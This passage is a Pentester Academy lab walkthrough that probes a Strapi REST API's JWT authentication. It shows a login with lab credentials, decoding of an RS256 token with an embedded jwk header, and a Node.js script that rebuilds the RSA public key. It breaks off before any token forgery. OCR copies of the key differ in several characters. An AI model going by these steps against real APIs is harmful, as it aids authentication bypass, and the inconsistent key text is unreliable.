ATTACK DEFENSE


by PentesterAcademy

Name	JWS Standard for JWT II
URL	https://attackdefense.com/challengedetails?cid=1447
Type	REST: JWT Advanced

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.4  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:04  txqueuelen 0  (Ethernet)
        RX packets 1696  bytes 193778 (189.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1794  bytes 4900864 (4.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.125.176.2  netmask 255.255.255.0  broadcast 192.125.176.255
        ether 02:42:c0:7d:b0:02  txqueuelen 0  (Ethernet)
        RX packets 25  bytes 1914 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3066  bytes 6159816 (5.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3066  bytes 6159816 (5.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.125.176.2.

Therefore, the target REST API is running on 192.125.176.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.125.176.3:1337




```
root@attackdefense:~#
root@attackdefense:~# curl 192.125.176.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.125.176.3:1337/auth/local/ | jq




```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.125.176.3:1337/au
th/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1305  100  1252  100    53   2891    122 --:--:-- --:--:-- --:--:--  3013
{
  "jwt": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMyMzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiQU5RM2hvRm9EeEdR
TWhZT0FjNkNIbXp6Nl9aMjBoaVAxTnZsMUlONnBoTHdCajVnTGVpM2U0ZS1ERG1kd1Exek91ZWFjQ3VuMERrWDFnTXRUVFgzNmpSOENub0JSQlVUbU5zUTd6YUwzaklVNGlYZVlHdXk3V1BaX1RRRXVBTzFvZ1
ZRdWRuMnpUWEVpUWVoLTU4dHVQZVRWcEttcVpkUzNNcHVtM2w3MkdIQmJxZ2dvXzFoM2N5dlc0ajNRTTQ5WWJWMzVhSFYzV2J3WkpYUHpXY0RvRW5DTTRFd25xSmlLZVNweHZhQ2x4UTVuUW8zaDJXZG5WMDND
NVd1TFdhQk5oRGZDX0hJdGRjYVozcGpJbUFqbzRqa2tlajZtVzNlWHF0bURYMzl1WlV5dndCenJlTVdoNnVPdTlXMERNZEdCYmZOTldjYVI1dFNaRUdHajJkaXZFOCIsImUiOiJBUUFCIn19.eyJpZCI6Miwia
WF0IjoxNTc0ODQxMDYwLCJleHAiOjE1NzQ5Mjc0NjB9.YEh6QMax1sOh6CCPjzJRVHyjB_gOkvCIXiWOZ3GwXReLcE4ST6oBDiZGqX7lZ4J4qDUTgvCs9Cw_F91TRqiT-Y80m4uGztC9ApA0WRq1c4OPVDk8Pn
DKUT_3wSv24lkq_y1nfMEecVhaxSlRUxBtgpix6ZhGkk-1KCss9wNKtTJtjIVaQnnry4XjHhJ4Iok8eZz0xeAMIC53UsY324sE00UTCGVqADvEelZdYqcMLa0cJQrFALEKoLO8r7jyTrpbTnFkTQOZBUy7hxhp
-Ia79YoHBASMNNfI3QBGxUF5-akRVb0TkUh9M98TGsKoNkASaFTVKCzIVswvIvVUV2t5Pg",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked":     ,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~# _
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMyM
zQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiQU5RM2hvRm9EeEdRTWhZT
0FjNkNIbXp6Nl9aMjBoaVAxTnZsMUlONnBoTHdCajVnTGVpM2U0ZS1ERG1kd1Exek91ZWFjQ
3VuMERrWDFnTXRUVFgzNmpSOENub0JSQlVUbU5zUTd6YUwzaklVNGlYZVlHdXk3V1BaX1
RRRXVBTzFvZ1ZRdWRuMnpUWEVpUWVoLTU4dHVQZVRWcEttcVpkUzNNcHVtM2w3MkdIQ
mJxZ2dvXzFoM2N5dlc0ajNRTTQ5WWJWMzVhSFYzV2J3WkpYUHpXY0RvRW5DTTRFd25xS
mlLZVNweHZhQ2x4UTVuUW8zaDJXZG5WMDNDNVd1TFdhQk5oRGZDX0hJdGRjYVozcGpJ
bUFqbzRqa2tlajZtVzNlWHF0bURYMzl1WlV5dndCenJlTVdoNnVPdTlXMERNZEdCYmZOTldjY
VI1dFNaRUdHajJkaXZFOCIsImUiOiJBUUFCIn19.eyJpZCI6MiwiaWF0IjoxNTc0ODQxMDYwLC
JleHAiOjE1NzQ5Mjc0NjB9.YEh6QMax1sOh6CCPjzJRVHyjB_gOkvCIXiWOZ3GwXReLcE4ST6
oBDiZGqX7lZ4J4qDUTgvCs9Cw_F91TRqiT-Y80m4uGztC9ApA0WRq1c4OPVDk8PnDKUT_3w
Sv24lkq_y1nfMEecVhaxSlRUxBtgpix6ZhGkk-1KCss9wNKtTJtjIVaQnnry4XjHhJ4Iok8eZz0xeAM
IC53UsY324sE00UTCGVqADvEelZdYqcMLa0cJQrFALEKoLO8r7jyTrpbTnFkTQOZBUy7hxhp-I
a79YoHBASMNNfI3QBGxUF5-akRVb0TkUh9M98TGsKoNkASaFTVKCzIVswvIvVUV2t5Pg

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3
ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMy
MzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJz
aWciLCJuIjoiQU5RM2hvRm9EeEdRTWhZT0FjNkNI
bXp6Nl9aMjBoaVAxTnZsMUlONnBoTHdCajVnTGVp
M2U0ZS1ERG1kd1Exek91ZWFjQ3VuMERrWDFnTXRU
VFgzNmpSOENub0JSQlVUbU5zUTd6YUwzaklVNGlY
ZVlHdXk3V1BaX1RRRXVBTzFvZ1ZRdWRuMnpUWEVp
UWVoLTU4dHVQZVRWcEttcVpkUzNNcHVtM2w3MkdI
QmJxZ2dvXzFoM2N5dlc0ajNRTTQ5WWJWMzVhSFYz
V2J3WkpYUHpXY0RvRW5DTTRFd25xSmlLZVNweHZh
Q2x4UTVuUW8zaDJXZG5WMDNDNVd1TFdhQk5oRGZD
X0hJdGRjYVozcGpJbUFqbzRqa2tlajZtVzNlWHF0
bURYMzl1WlV5dndCenJlTVdoNnVPdTlXMERNZEdC
YmZOTldjYVI1dFNaRUdHajJkaXZFOCIsImUiOiJB
UUFCIn19.eyJpZCI6MiwiaWF0IjoxNTc0ODQxMDY
wLCJleHAiOjE1NzQ5Mjc0NjB9.YEh6QMax1sOh6C
CPjzJRVHyjB_gOkvCIXiWOZ3GwXReLcE4ST6oBDi
ZGqX7lZ4J4qDUTgvCs9Cw_F91TRqiT-
Y80m4uGztC9ApA0WRq1c4OPVDk8PnDKUT_3wSv24
lkq_y1nfMEecVhaxSlRUxBtgpix6ZhGkk-
1KCss9wNKtTJtjIVaQnnry4XjHhJ4Iok8eZz0xeA
MIC53UsY324sE00UTCGVqADvEelZdYqcMLa0cJQr
FALEKoLO8r7jyTrpbTnFkTQOZBUy7hxhp-
Ia79YoHBASMNNfI3QBGxUF5-
akRVb0TkUh9M98TGsKoNkASaFTVKCzIVswvIvVUV
2t5Pg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "324-23234324-544535-1320214",
    "use": "sig",
    "n":
"ANQ3hoFoDxGQMhYOAc6CHmzz6_Z20hiP1Nvl1IN6phLwBj5gLei3e4e-
DDmdwQ1zOueacCun0DkX1gMtTTX36jR8CnoBRBUTmNsQ7zaL3jIU4iXeYG
uy7WPZ_TQEuAO1ogVQudn2zTXEiQeh-
58tuPeTVpKmqZdS3Mpum3l72GHBbqggo_1h3cyvW4j3QM49YbV35aHV3Wb
wZJXPzWcDoEnCM4EwnqJiKeSpxvaClxQ5nQo3h2WdnV03C5WuLWaBNhDfC
_HItdcaZ3pjImAjo4jkkej6mW3eXqtmDX39uZUyvwBzreMWh6uOu9W0DMd
GBbfNNWcaR5tSZEGGj2divE8",
    "e": "AQAB"
  }
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1574841060,
  "exp": 1574927460
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Enter it in plain text only if you want to verify a token
,
```

Note:

1. The algorithm used for signing the token is "RS256".
2. The token is using JWS (JSON Web Signature) Standard for creating JWT Token.

Step 5: Constructing the public key from the parameters available in the token and verifying the token.

The public key used for verifying the token is provided in the header part of the token, namely the n and e parameters of the RSA algorithm.

Modulus (n):
ANQ3hoFoDxGQMhYOAc6CHmzz6_Z20hiP1NvI1IN6phLwBj5gLei3e4e-DDmdwQ1zOueacCun0DkX1gMtTTX36jR8CnoBRBUTmNsQ7zaL3jIU4iXeYGuy7WPZ_TQEuAO1ogVQudn2zTXEiQeh-58tuPeTVpKmqZdS3Mpum3I72GHBbqggo_1h3cyvW4j3QM49YbV35aHV3WbwZJXPzWcDoEnCM4EwnqJiKeSpxvaClxQ5nQo3h2WdnV03C5WuLWaBNhDfC_HItdcaZ3pjImAjo4jkkej6mW3eXqtmDX39uZUyvwBzreMWh6uOu9W0DMdGBbfNNWcaR5tSZEGGj2divE8


Exponent (e): AQAB

Note: The public key parameters (n and e) are transmitted as Base64urlUInt encoded values.

Save the following Node.js code as genPubKey.js:

```
const NodeRSA = require('node-rsa');
const fs = require('fs');

n =
"ANQ3hoFoDxGQMhYOAc6CHmzz6_Z20hiP1NvI1IN6phLwBj5gLei3e4e-DDmdwQ1zOueacCu
n0DkX1gMtTTX36jR8CnoBRBUTmNsQ7zaL3jIU4iXeYGuy7WPZ_TQEuAO1ogVQudn2zTXEiQ
eh-58tuPeTVpKmqZdS3Mpum3I72GHBbqggo_1h3cyvW4j3QM49YbV35aHV3WbwZJXPzWcD
oEnCM4EwnqJiKeSpxvaClxQ5nQo3h2WdnV03C5WuLWaBNhDfC_HItdcaZ3pjImAjo4jkkej6m
W3eXqtmDX39uZUyvwBzreMWh6uOu9W0DMdGBbfNNWcaR5tSZEGGj2divE8";
e = "AQAB";

const key = new NodeRSA();

var importedKey = key.importKey({
		n: Buffer.from(n, 'base64'),
		e: Buffer.from(e, 'base64'),
}, 'components-public');

console.log(importedKey.exportKey("public"));
```

Command: cat genPubKey.js




```
root@attackdefense:~# cat genPubKey.js
const NodeRSA = require('node-rsa');
const fs = require('fs');

n = "ANQ3hoFoDxGQMhYOAc6CHmzz6_Z20hiP1Nvl1IN6phLwBj5gLei3e4e-DDmdwQ1zOueacCun0DkX1gMtTTX36jR8
CnoBRBUTmNsQ7zaL3jIU4iXeYGuy7WPZ_TQEuAO1ogVQudn2zTXEiQeh-58tuPeTVpKmqZdS3Mpum3l72GHBbqggo_1h3
cyvW4j3QM49YbV35aHV3WbwZJXPzWcDoEnCM4EwnqJiKeSpxvaClxQ5nQo3h2WdnV03C5WuLWaBNhDfC_HItdcaZ3pjIm
Ajo4jkkej6mW3eXqtmDX39uZUyvwBzreMWh6uOu9W0DMdGBbfNNWcaR5tSZEGGj2divE8";
e = "AQAB";

const key = new NodeRSA();

var importedKey = key.importKey({
        n: Buffer.from(n, 'base64'),
        e: Buffer.from(e, 'base64'),
}, 'components-public');

console.log(importedKey.exportKey("public"));
root@attackdefense:~#
```

The above code writes the public key on stdout.

